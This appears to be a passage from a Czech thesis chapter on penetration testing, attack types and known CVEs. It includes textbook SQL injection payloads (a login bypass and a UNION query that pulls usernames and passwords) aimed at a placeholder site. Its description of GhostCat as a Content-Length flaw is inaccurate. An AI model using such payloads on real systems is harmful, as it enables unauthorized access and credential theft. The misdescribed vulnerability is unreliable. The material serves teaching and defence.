Součástí penetračního testu může být jak manuální, tak automatizované testování. Při manuálním testu využívají odborníci své znalosti, přičemž mohou identifikovat zranitelnosti, které by automatizované testování neodhalilo. Automatizované testování přináší rychlejší výsledky a k jeho provedení je zapotřebí méně odborníků. [56]

Společnost může pro provedení testu najmout jednoho nebo více odborníků na kybernetickou bezpečnost. [71]

4.4.1 Typy testů podle úrovně přístupu

Existuje několik typů penetračních testů na základě úrovně přístupu, jaký má skupina odborníků nebo jednotlivec k systému společnosti: [56]

- Opaque box - nejsou poskytnuty žádné informace o testovaném systému. Tuto úroveň přístupu má i hacker, který se pokouší o nalezení slabiny systému.
- Semi-opaque box - jsou poskytnuty informace o kódu nebo datových strukturách. Pro návrh testů mohou být využity dokumenty popisující systém, mezi které patří například architektonické diagramy systému.
- Transparent box - je poskytnut přístup binárním souborům, kontejnerům, zdrojovým kódům a serverům, na kterých je testovaný systém spuštěn.

4.4.2 Fáze

Různé organizace mohou uvádět různý počet fází, což je způsobeno vynacháním dvou fází prováděných před testem a po jeho ukončení, které mají ovšem zásadní význam pro bezpečnost. V této kapitole je uvedeno všech sedm fází. [57]

Pre-engagement

Během této fáze jsou stanoveny cíle, časový plán a rozsah penetračního testu. Je stanoven typ prováděného testu a co bude testováno. Dále je nutný souhlas pro provedení testu, takže

jsou v této fázi podepisovány smlouvy, které zahrnují například pravidla pro provedení testu nebo cíle testu.

Průzkum

V této fázi jsou shromažďována data relevantní pro prováděné penetrační testy. Při aktivním průzkumu jsou data získávána z cílového systému a při pasivním průzkumu jsou data získávána z veřejně dostupných zdrojů.

Aktivní průzkum cílí na sítě, operační systémy, uživatelské účty, názvy domén a poštovní servery.

Pasivní průzkum cílí na sociální média, webové stránky, daňové informace a další veřejné informace.

Skenování

V této fázi jsou vyhledávány vstupní body. Vstupním bodem může být otevřený port nebo spuštěná služba. K tomuto účelu lze použít nástroj Nmap popsaný v části 4.8.1. V závislosti na prováděném typu penetračního testu již mohly být poskytnuty informace o síti nebo seznam IP adres. V této fázi jsou vyhodnoceny zranitelnosti. K vyhledání zranitelností je možné využít databáze zranitelností jako je NVD (National Vulnerability Database) nebo provést automatické skenování pomocí nástrojů. Dále jsou zmapována aktiva vysoké hodnoty, mezi které patří údaje o zákaznících nebo změstnancích.

Získání přístupu

V této fázi je proveden pokus o zneužití zranitelností a získání přístupu do systému. K tomuto účelu lze použít nástroj Metasploit popsaný v kapitole 6. V této fázi jsou dále posouzeny důsledky a rozsah narušení. Důsledkem narušení může být zašifrování dat nebo provedení zero day útoku popsaného v kapitole 4.6.

Udržení přístupu

Pro udržení přístupu může být výhodné získání práv uživatele root, správce zařízení nebo systému. Získání práv uživatele root použitím exploitu je popsán v kapitole 7. Následně mohou být vytvořena zadní vrátka do systému.

Analýza Rizik, Podávání Zpráv a post-exploitation

Do této fáze spadá vyčištění systému, při kterém je systém uveden do stavu před provedením testu. Čištění může zahrnovat odstranění spustitelných souborů, odstranění uživatelských účtů vytvořených při testování nebo změna nastavení na původní hodnoty.

Dále jsou předávány zprávy, na základě kterých provádí společnosti kroky k zajištění vyšší bezpečnosti. Důležité je, aby byly zprávy jasné a transparentní. Ve zprávách jsou uvedeny například následující informace:

- Zranitelnosti, které se podařilo zneužít.
- Fáze testu.
- Získané citlivé informace.
- Na jak dlouho byl získán přístup bez odhalení.

Náprava


V této fázi společnost na základě získaných informací provádí kroky potřebné k odstranění zranitelností.

4.5 Typy útoků

V této kapitole jsou uvedeny nejčastější typy útoků. Tyto útoky jsou v dnešní době často prováděny organizovanými a dobře financovanými skupinami. Do roku 2025 je očekáván další nárůst spojený s kybernetickou kriminalitou a zabezpečení před útoky a dalšími hrozbami může pro některé společnosti představovat konkurenční výhodu.

4.5.1 Útoky typu DoS (Denial-of-Service) a DDoS (Distributed Denial-of-Service)

Útočníci při provádění útoků typu odepření služby neboli DoS a distribuované odepření služby neboli DDoS usilují o znepřístupnění služby, serveru nebo jiného síťového zdroje běžným uživatelům. Toho lze dosáhnout zahlcením nebo zhroucením cílového systému. Zatímco útok typu DoS je veden z jednoho zdroje, útok typu DDoS je veden z více zdrojů jak je uvedeno na obrázku 4.1. [66] [37]



Obrázek 4.1: **Útok typu DoS a DDoS. Převzato ze zdroje [66].**

Útočníci mohou požadovat finanční prostředky za zastavení útoku nebo může být útok proveden s cílem odlákat pozornost od jiného typu útoky, který se útočníci chystají provést.


Zde jsou uvedeny způsoby jak zajistit zhroucení nebo zahlcení cíle a tím zajistit znepřístupnění služby:

- Pomocí sítě počítačů zvané botnet. Tohoto principu často využivají útoky typu DDoS. Útočník má nad počítači v botnet síti kontrolu a může díky nim generovat značné množství provozu, který zahltí cílový systém. Počítač nacházející se v botnet síti je označován jako bot a jeho uživatel často neví, že je jeho počítač součástí této sítě. Obranou proti tomuto útoku může být správná konfigurace brány firewall pro blokování určitého rozsahu IP adres.

- Provedením útoku TCP SYN flood, při kterém útočník odesílá cílovému systému požadavky na připojení. Cílový systém odesílá odpovědi na tyto požadavky, ale útočník neodpoví zpět. To způsobí hromadění těchto požadavků na připojení ve vyrovnávací paměti v cílovém systému. Cílový systém se může zhroutit při vypršení časového limitu pro čekání na odpověď od útočníka nebo se může stát nepoužitelným při zaplnění vyrovnávací paměti. Obranou proti tomuto útoku může být správná konfigurace brány firewall pro blokování příchozích SYN paketů.
- Provedením teardrop útoku, při kterém útočník rozdělí pakety na části, které se vzájemně překrývají. Při pokusu o znovusestavení paketů může dojít k zhroucení cílového systému. Dodavatelé vydávají záplaty chránící systémy před tímto typem útoků.
- Provedením smurf útoku, při kterém útočník odešle pakety ICMP echo request s podvrženou zdrojovou IP adresou pomocí broadcast adresy na všechna zařízení v síti. Tato zařízení následně zahltí cílový systém svými odpověďmi. Zabránit tomuto útoku lze konfigurací zařízení tak, aby neodpovídala na ICMP pakety z broadcast adres.
- Provedením útoku ping of death, při kterém útočník odesílá cílovému systému pakety ICMP echo request, jejichž velikost překračuje maximální velikost paketů protokolu IP. Při pokusu o znovusestavení paketů může dojít k zhroucení cílového systému. Obranou proti tomuto útoku je brána firewall kontrolující maximální velikost fragmentovaných IP paketů.

4.5.2 Útoky typu MitM (Man-in-the-Middle)

Při tomto typu útoku útočník zachytí komunikaci mezi dvěma systémy, které komunikaci vnímají tak, jako by probíhala napřímo. Při útoku mohou být získány přihlašovací údaje nebo údaje o účtu a další. Ekvivalentem tohoto útoku může být pošťák, který při doručování otevře dopis s informacemi o bankovním účtu nebo jinými citlivými údaji. Po otevření si zapíše informace a následně dopis doručí. Útok je znázorněn na obrázku 4.2. [54] [37]



Obrázek 4.2: **Útok typu MitM. Převzato ze zdroje [54].**

Útok může mít následující průběh:

1. Uživatel se připojí k útočníkovu WiFi hotspotu, který není chráněn heslem.
2. Oběť odešle první požadavek o připojení na zabezpečené web stránky. Při tomto požadavku provede útočník útok HTTPS spoofing, při kterém je odeslán falešný certifikát

do prohlížeče oběti. Digitální otisk obsažený v certifikátu je ověřen prohlížečem oběti na základě seznamu důvěryhodných web stránek. Útočník může následně dešifrovat komunikaci.


Uživatelé by se měli vyhnout používání veřejných WiFi pro citlivé úkoly. V případě jejich použití je nutné použití VPN. Doporučené je také použití šifrovaného spojení HTTPS místo HTTP.

4.5.3 Phishing útoky

Cílem těchto útoků je získání citlivých informací od uživatelů. Informace jsou nejčastěji získány prostřednictvím podvodného emailu zaslaného útočníkem. Mezi tyto informace patří například hesla nebo informace o bankovních účtech. [67]

Příklad útoku je uveden na obrázku 4.3 a jeho průběh je následující:

1. Útočník zašle uživateli podvodný email.
2. Podvodný email informuje uživatele, že jeho účet bude zrušen a také, že účet uživatele bude zachován v případě, že přejde na web stránku, kde zadá své přihlašovací jméno a heslo.
3. Uživatel předje na adresu podvodné web stránky, kde zadá citlivé informace.
4. Útočník následně využije informace k přihlášení.



Obrázek 4.3: **Příklad phishing útoku. Převzato ze zdroje [67].**

Podvodný email může obsahovat přílohu, ve které se nachází malware. [37]

Známý je také podvodný email s nigerijským princem, který žádá o zaslání menší částky výměnou za větší částku, která bude uživateli později zaslána. Tento typ podvodu je známý více než sto let, přičemž se původně jednalo a zaslání menší částky pro podplacení vězeňských dozorců, díky kterým by se následně podařilo vysvobodit bohatého španělského vězně, který by na oplátku poslal větší částku peněz.

Útok zaměřený na konkrétní osoby se nazývá Spear phishing.

Obranou může být:

- Otevírání příloh v izolovaném prostředí.
- Přezkoumání pole Reply-to a Return-Path v hlavičce emailu, zda hodnoty polí odpovídají doméně emailu.
- Proškolení uživatelů.

4.5.4 Útoky typu Drive-by

Díky zranitelnosti web stránek je uživatel přesměrován na škodlivé web stránky, přičemž je stažen malware do systému uživatele. [37]

Obranou je udržování aktuálních operačních systémů a prohlížečů a navštěvování běžně používaných web stránek.

4.5.5 Útoky na hesla

Cílem těchto útoků je získání hesel uživatelů. Existují různé způsoby jak hesla získat: [37]

- Při útoku hrubou silou jsou postupně zkoušeny všechny kombinace hesel.
- Při slovníkovém útoku jsou postupně zkoušena slova uvedená v seznamu neboli slovníku.
- Pomocí softwaru zvaný keylogger, který zaznamenává stisky kláves.
- Software s umělou inteligencí dokáže rozpoznat stitky kláves podle zvuku při stisku.

Pro obranu proti tomuto útoku je výhodné zavést vícefaktorové ověřování, které může kombinovat například mobilní telefon, heslo a otisk prstu. [37]

4.5.6 Útoky typu Credential Stuffing

Při tomto útoku využívají útočníci uniklé přihlašovací údaje získané například při narušení web stránek. Pomocí těcho přihlašovacích údajů se útočníci pokoušejí o přihlášení do známých web stránek jako je například PayPal.com a podobné. Díky znovupoužívání hesel je možné, že část z těchto pokusů bude úspěšných. Uživatelé by proto měli používat jedinečné heslo pro každý účet. Databázi uniklých přihlašovacích údajů je také možné prodat nebo koupit. [37]

4.5.7 Útoky SQL Injection

Tento typ útoku využívá zranitelnosti web stránek, která umožňuje zahrnutí vstupu uživatele do SQL dotazu prováděného aplikací. Tímto způsobem může útočník získat, upravit nebo odstranit data, ke kterým by za normálních okolností neměl přístup. Provedením útoku může útočník získat skrytá data, změnit logiku aplikace nebo může získat data z různých tabulek databáze. [59] [37]

Obranou proti tomuto útoku může být například použití parametrizovaných dotazů, zavedením bílé listiny povolených vstupních hodnot nebo používání uložených databázových procedur.

Dále v této kapitole jsou uvedeny příklady útoků na web stránky internetového obchodu. Před uvedením příkladů útoků SQL Injection je nutné poznamenat, že v rámci SQL dotazů je řetězec nacházející se za znaky -- interpretován jako komentář.

Získání skrytých dat

Ve výpise 4.1 je uvedena URL adresa, na kterou je odeslán požadavek pro získání všech produktů, které spadají do kategorie dárky.

```
https://insecure-website.com/products?category=Gifts
```

Výpis 4.1: Získání všech produktů z kategorie dárky.

Při přijetí požadavku provede aplikace SQL dotaz uvedený ve výpise 4.2. Dotaz získá z tabulky *products* jen uvolněné produkty, které spadají do kategorie dárky. Získání uvolněných produktů je specifikováno řetězcem *released = 1*.

```
SELECT * FROM products WHERE category = 'Gifts' AND released = 1
```

Výpis 4.2: SQL dotaz pro získání všech produktů z kategorie dárky.

Útočník může odeslat požadavek s URL adresou uvedenou ve výpise 4.3.

```
https://insecure-website.com/products?category=Gifts'--
```

Výpis 4.3: Získání všech produktů z kategorie dárky a neuvolněných produktů.

Při přijetí požadavku provede aplikace SQL dotaz uvedený ve výpise 4.4. Dotaz získá z tabulky *products* produkty, které spadají do kategorie dárky a navíc neuvolněné produkty, protože řetězec *' AND released = 1* je brán jako komentář.

```
SELECT * FROM products WHERE category = 'Gifts'--' AND released = 1
```

Výpis 4.4: SQL dotaz pro získání všech produktů z kategorie dárky a neuvolněných produktů.

Změna logiky aplikace

Při standardním přihlášení je vykonán SQL dotaz uvedený ve výpise 4.5.

```
SELECT * FROM users WHERE username = 'wiener' AND password = 'bluecheese'
```

Výpis 4.5: SQL dotaz pro přihlášení.

Uživatel je přihlášen pod uživatelským jménem *wiener* a s heslem *bluecheese* v případě, že dotaz vrátí údaje o uživateli.

V případě, že útočník zadá jako uživatelské jméno řetězec *administrator'--*, není v SQL dotazu provedena kontrola hesla, protože řetězec *' AND password = "* je brán jako komentář. Výsledný SQL dotaz po jehož provedení je útočník přihlášen jako uživatel administrator je uveden ve výpise 4.6.

```
SELECT * FROM users WHERE username = 'administrator'--' AND password = ''
```

Výpis 4.6: SQL dotaz pro přihlášení.

Získání dat z různých tabulek

Získání dat z různých tabulek je možné pomocí klíčového slova UNION uvedeného v SQL příkazu. Ve výpise 4.7 je uveden SQL příkaz, do kterého je vložen uživatelský vstup *Gifts*.

```
SELECT name, description FROM products WHERE category = 'Gifts'
```

Výpis 4.7: SQL s běžnou uživatelskou hodnotou.


Vy výpise 4.8 je uveden SQL příkaz s uživatelským vstupem *' UNION SELECT username, password FROM users--*, pomocí kterého útočník získá všechna uživatelská jména a hesla spolu s produkty. Jednoduchá uvozovka na konci příkazu je opět interpretována jako komentář.

```
SELECT name, description FROM products WHERE category = ''
UNION SELECT username, password FROM users--'
```

Výpis 4.8: SQL příkaz pro získání dat z jiné tabulky.

4.5.8 Útoky XSS (Cross-Site Scripting)

Příklad tohoto typu útoku je uveden na obrázku 4.4. Útočník vloží do databáze web stránek payload. Payload je označení pro škodlivý kód. V tomto případě se jedná o škodlivý kód napsaný v programovacím jazyce JavaScript. Při přístupu na web stránky je uživateli zaslána web stránka se škodlivým kódem do prohlížeče oběti. Při příjmu web stránky je spuštěn škodlivý kód, který zašle útočníkovi soubor cookie patřící uživateli. Pomocí získaného souboru cookie je útočník schopen provést únos relace. [37]



Obrázek 4.4: **Příklad útoku XSS. Převzato ze zdroje [37].**

Těmto typům útoků lze předejít například kontrolou uživatelských vstupů na škodlivé skripty, použitím automatizovaných skriptů pro vyhledávání zranitelností nebo prováděním penetračního testování.

4.5.9 Malware útoky

Malware je obecné označení pro jakýkoliv škodlivý SW. Útočník může pomocí tohoto škodlivého SW například ukrást, zašifrovat nebo vymazat uživatelská data nebo špehovat činnost uživatele na počítači.

Po infikování počítače nemusí uživatel zaznamenat buď žádné nebo následující projevy:

- Počítač je zpomalený a přehřívá se, což může znamenat, že je zapojený do sítě botnet a jeho prostředky jsou využívány na provedení DDoS útoku.

- Na obrazovce počítače se objevují náhodné vyskakovací reklami slibující výhru. Tato vyskakovací okna mohou být spojena s dalším škodlivým SW.
- Může dojít ke zhroucení počítače.
- Může dojít k nečekanému úbytku volného místa na disku.
- Síťová aktivita počítače se nečekaně zvýšila.
- Neočekávaná změna nastavení prohlížeče. Změněna mohla být domovská stránka nebo mohly být nainstalovány nové nástroje.

Počítač může být infikován škodlivým SW například při procházení web stránek, instalaci SW z nedůvěryhodných zdrojů, stažením infikovaných souborů nebo pokud je uživateli doručen email s infikovanou přílohou, kterou uživatel otevře.

Typy škodlivého SW

Najčastější typy škodlivého SW jsou následující:

- Adware slouží pro zobrazování reklam nejčastěji v internetovém prohlížeči. Reklamy mohou donutit uživatele k instalaci dalšího SW.
- Spyware umožňuje útočníkovi sledovat aktivitu uživatele na počítači.
- Virus je připojen k jinému programu, jehož spuštěním se replikuje a upravuje jiné programy tím, že k nim připojuje svůj kód.
- Červi jsou podobné virům ovšem s výjimkou je ovšem to, že ke svému šíření nepotřebuje uživatelskou akci.
- Trojský kůň se na první pohled zdá být pro uživatele jako užitečný SW. Útočníci získají k infikovanému počítači přístup a mohou odcizit finanční informace nebo mohou nainstalovat jiný škodlivý SW.
- Ransomware je použit pro zašifrování souborů uživatele. Útočník následně může po uživateli požadovat zaplacení výkupného výměnou za dešifrování souborů. Útočníci mohou často vyhrožovat zveřejněním dat a v takovém případě musí uživatel nebo organizace zaplatit výkupné i v případě, že se data podaří dešifrovat. Obranou může být záloha kritických dat nebo použití systémů pro detekci narušení.
- Rootkit slouží pro získání administrátorských práv v napadeném systému. Tato práva se označují také jako root.
- Keylogger slouží pro zaznemanávání stisku kláves. Tímto způsobem může útočník zjistit například hesla nebo údaje o kreditních kartách. [37]
- Exploit je škodlivý SW využívající chyby a zranitelnosti v systému, která umožní získat útočníkovi přístup do napadeného systému s cílem odcizit uživatelská data nebo spustit jiný škodlivý SW. Exploit může využít například zranitelnosti jádra operačního systému nebo běžné aplikace jak je uvedeno v kapitole 7. [53]

4.5.10 Útoky typu RCE (Remote Code Execution)

Při úspěšném provedení útoku je na vzdáleném počítači uživatele spuštěn škodlivý SW. Tímto způsobem může útočník získat nad napadeným počítačem uživatele plnou kontrolu. Při útoku může také například dojít k insalaci jiného škodlivého SW, odcizení uživatelských dat a odepření služby. Tento typ útoku je proveden v kapitole 7.4. [25]

Útočník může na vzdáleném počítači spustit škodlivý SW několika způsoby:

- Provedením útoku SQL injection popsaného v kapitole 4.5.7.
- Při komunikaci může běžně docházet k serializaci přenášených dat do řetězce. Útočník může do serializovaných dat vložit speciálně upravená data, která mohou být při deserializaci interpretována jako spustitelný kód.
- Útočník může dosáhnout zápisu dat mimo hranice přidělené paměti. Data mohou být spuštěna aplikací v případě, že jsou zapsána na správné místo paměti.

Zmírnit tento typ útoku je například možné kontrolou uživatelských vstupů, kontrolou správy paměti v aplikacích nebo zavést síťové zabezpečení detekující pokus o vzdálené ovládání systémů.

4.6 Co je to zero day útok

Zero day útok využívá zranitelnosti v SW. Útok zero day je proveden v době, kdy o chybě ještě neví výrobce aplikace a má nula dní na její opravu, aby útoku zabránil. Příklad zero day zranitelnosti je zranitelnost nazvaná Log4j popsaná v části 4.7.2. [68] Se zero day útokem se pojí další pojmy jako je zero day exploit a zero day zranitelnost. Jejich význam je následující:


- Zero day zranitelnost je označení pro zranitelnost, o které ještě výrobce SW neví a neexistuje způsob jak ji opravit.
- Zero day exploit je ozančení pro způsob zneužití zero day zranitelnosti. Obecná definice pojmu exploit je uvedena v části 4.5.9.
- Zero day útok je označení pro útok, který ke svému úspěšnému provedení zneužívá zero day zranitelnosti. Útok může mít za cíl například krádež dat nebo vyřazení systémů.

Význam pojmů zero day zranitelnost, exploit a útok je také shrnut v tabulce 4.1.

Terminologie	Chyba objevena	Dostupná oprava	Objevena metoda jak zranitelnost zneužít	Způsobena škoda (např. krádež dat)
Zero day zranitelnost	Ano	Ne	-	-
Zero day exploit	Ano	Ne	Ano	-
Zero day útok	Ano	Ne	Ano	Ano

Tabulka 4.1: **Rozdíl mezi zero day zranitelností, zero day exploitem a zero day útokem. Převzato ze zdroje [68].**

Životní cyklus zero day zranitelnosti od jejího objevení až po opravu výrobcem SW je uveden na obrázku 4.5.



Obrázek 4.5: **Životní cyklus zero day zranitelnosti. Převzato ze zdroje [68].**

4.7 Známé zranitelnosti

V této kapitole jsou uvedeny aktuálně nejčastěji zneužívané zranitelnosti. Zranitelnosti se mohou týkat jak SW, tak HW. V části 4.7.13 se nachází popis zranielností moderních procesorů.

U některých zranitelností je uvedeno CVSS hodnocení, jehož stupnice je od hodnoty 0.0 do hodnoty 10.0. Zranitelnost s hodnotou 0.1 má velmi malý dopad na fungování systému a zranitelnost s hodnotou 10.0 může způsobit komptomitaci serverů a je nutné co nejdříve použít záplatu. [58]

4.7.1 CVE-2021-34473 (ProxyShell)

Tato zranitelnost je ve skutečnosti složena ze tří dílčích zranitelností serverů Microsoft Exchange, kterými jsou CVE-2021-34473, CVE-2021-34523 a CVE-2021-31207. Útočníci mohou při zneužití zranitelnosti spustit vzdálený kód a nasadit malware jako je například LockFile, Babuk a Squirrelwaffle. Díky snadnému zneužití zranitelnosti došlo k provedení mnoha útokům cíleným na malá letiště, autoservisy a podobně.

Při odstraňování zranitelnosti je nutné provést záplatu lokálních serverů Microsoft Exchange. Ke zneužití zranitelnosti již mohlo dojít a je tedy nutné provést kontrolu zabezpečení sítě a provést kontrolu, zda se v systému vyskytuje malware. [33]

Zranitelnými verzemi jsou Microsoft Exchange Server 2013 Cumulative Update 23, 2016 Cumulative Update 19, 2016 Cumulative Update 20, 2019 Cumulative Update 8 a 2019 Cumulative Update 9.

Hodnocení zranitelnosti podle stupnice CVSS NIST:NVD je 9.8. [13]

4.7.2 CVE-2021-44228 (Log4j nebo Log4Shell)

Log4Shell je označení pro zranitelnost v protokolovacím nástroji zvaného Apache Log4j2, který je použit v jazyce Java. Zranitelnost se konkrétně týká funkce JNDI (Java Naming and Directory Interface). Při správném nastavení může útočník ovládat protokolové zprávy nebo parametry protokolových zpráv a tím docílit spuštění libovolného kódu načteného ze serverů LDAP. Útoky zneužívající tuto zranitelnost byl nejvíce postižen finanční průmysl.

Pro odstranění zranitelnosti je nutná aktualizace aplikace na verzi 2.15.0 nebo novější a použitím správné konfigurace. [33]

Hodnocení zranitelnosti podle stupnice CVSS NIST:NVD je 10. [13]

4.7.3 CVE-2018-13379

Zranitelnost se týká systému FortiOS. Úpravou požadavků na prostředky může útočník docílit přečtění souborů relací, které obsahují pověření ve formě prostého textu. Společnost Kaspersky zdokumentovala případ zneužití této zranitelnosti k vytvoření vstupního bodu, po kterém byl do systému vložen ransomware oznčený jako Cring. [33]

Pro zabránění zněužití zranitelnsoti je nutná aktualizace systému FortiOS a další kroky, které zahrnují například použití nástrojů pro detekci a blokování chybných požadavků na prostředky. [33]

Zranitelné verze jsou Fortinet FortiOS 5.6.3, 5.6.4, 5.6.5, 5.6.6, 5.6.7, 6.0.0, 6.0.1, 6.0.2, 6.0.3 a 6.0.4.

Hodnocení zranitelnosti podle stupnice CVSS NIST:NVD je 9.8. [13]

4.7.4 CVE-2020-14179

Díky zranitelnosti v systémech Atlassian Jira Server a Data Center může útočník prostřednictvím koncového bodu */secure/QueryComponent!Default.jspa* docílit úniku informací. [33]

Zranitelné verze aplikace Atlassian Jira Data Center jsou do verze 8.5.8 (kromě), od 8.6.0 (včetně) do 8.11.1 (kromě). Zranitelné verze aplikace Atlassian Jira Server jsou do 8.5.8 (kromě), od 8.6.0 (včetně) do 8.11.1 (kromě).

Hodnocení zranitelnosti podle stupnice CVSS NIST:NVD je 5.3. [13]

4.7.5 CVE-2021-26086

Zranitelnost v systémech Atlassian Jira Server a Data Center může být zneužita ke čtení určitých souborů díky koncovému bodu */WEB-INF/web.xml*. Při zneužití této zranitelnosti mohou útočníci docílit vzdáleného spuštění kódu nebo krádeže informací. [33]

Zranitelné verze aplikace Atlassian Jira Data Center jsou do verze 8.5.14 (kromě), od 8.6.0 (včetně) do 8.13.6 (kromě), od 8.14.0 (včetně) do 8.16.1 (kromě). Zranitelné verze aplikace Atlassian Jira Server jsou do 8.5.14 (kromě), od 8.6.0 (včetně) do 8.13.6 (kromě), od 8.14.0 (včetně) do 8.16.1 (kromě).

Hodnocení zranitelnosti podle stupnice CVSS NIST:NVD je 5.3. [13]

4.7.6 CVE-2019-8442

Zranitelnost v systému Atlassian Jira je způsobena nedostatečnou validací uživatelského vstupu. Útočník může odesláním upraveného požadavku na cílový server dosáhnout úniku informací. [33]

Zranitelné verze systému Atlassian Jira jsou do verze 7.13.4 (kromě), od 8.0.0 (včetně) do 8.0.4 (kromě), od 8.1.0 (včetně) do 8.1.1 (kromě).

Hodnocení zranitelnosti podle stupnice CVSS NIST:NVD je 7.5. [13]

4.7.7 CVE-2018-2894

Zranitelnost serverů Oracle WebLogic Server umožňuje neoprávněný přístup na portu 7001 k cestě */ws_utc/config.do*. Po vytvoření zapisovatelného adresáře *Work Home Dir* a nahrání souboru JSP (Java Server Page) prostřednictvím karty zabezpečení může útočník spustit nahraný JSP, což může vést ke kompromutaci serveru. [33]

Pro zabránění zneužití je nutné zablokování portu 7001 a ověření, že server WebLogic nepracuje ve vývojovém režimu a instalace záplaty.

Zranitelné verze serverů Oracle WebLogic Server jsou 10.3.6.0.0, 12.1.3.0.0, 12.2.1.2.0 a 12.2.1.3.

Hodnocení zranitelnosti podle stupnice CVSS NIST:NVD je 9.8. [13]

4.7.8 CVE-2020-1938 (GhostCat)

Zranitelnost v systému Apache Tomcat je způsobena chybným zpracování HTTP požadavků obshujících více hlaviček Content-Length a umožňuje útočníkovi provést útok typu DoS nebo spustit libovolný kód. [33]

Zranitelné verze systému Apache Tomcat jsou od 7.0.0 (včetně) do 7.0.99 (včetně), od 8.5.0 (včetně) do 8.5.50 (včetně), od 9.0.0 (včetně) do 9.0.30 (včetně).

Hodnocení zranitelnosti podle stupnice CVSS NIST:NVD je 9.8. [13]

4.7.9 CVE-2022-24086

Zranitelnost v aplikacích Adobe Commerce a Magento Open Source je způsobena nedostatečnou validací vstupu a umožňuje vzdálené spuštění kódu. Spuštěním skenování zranitelností web stránek může útočník obejít ochrany a po zneužití zranitelnosti může dojít k úplně kompromitaci systému. [33]

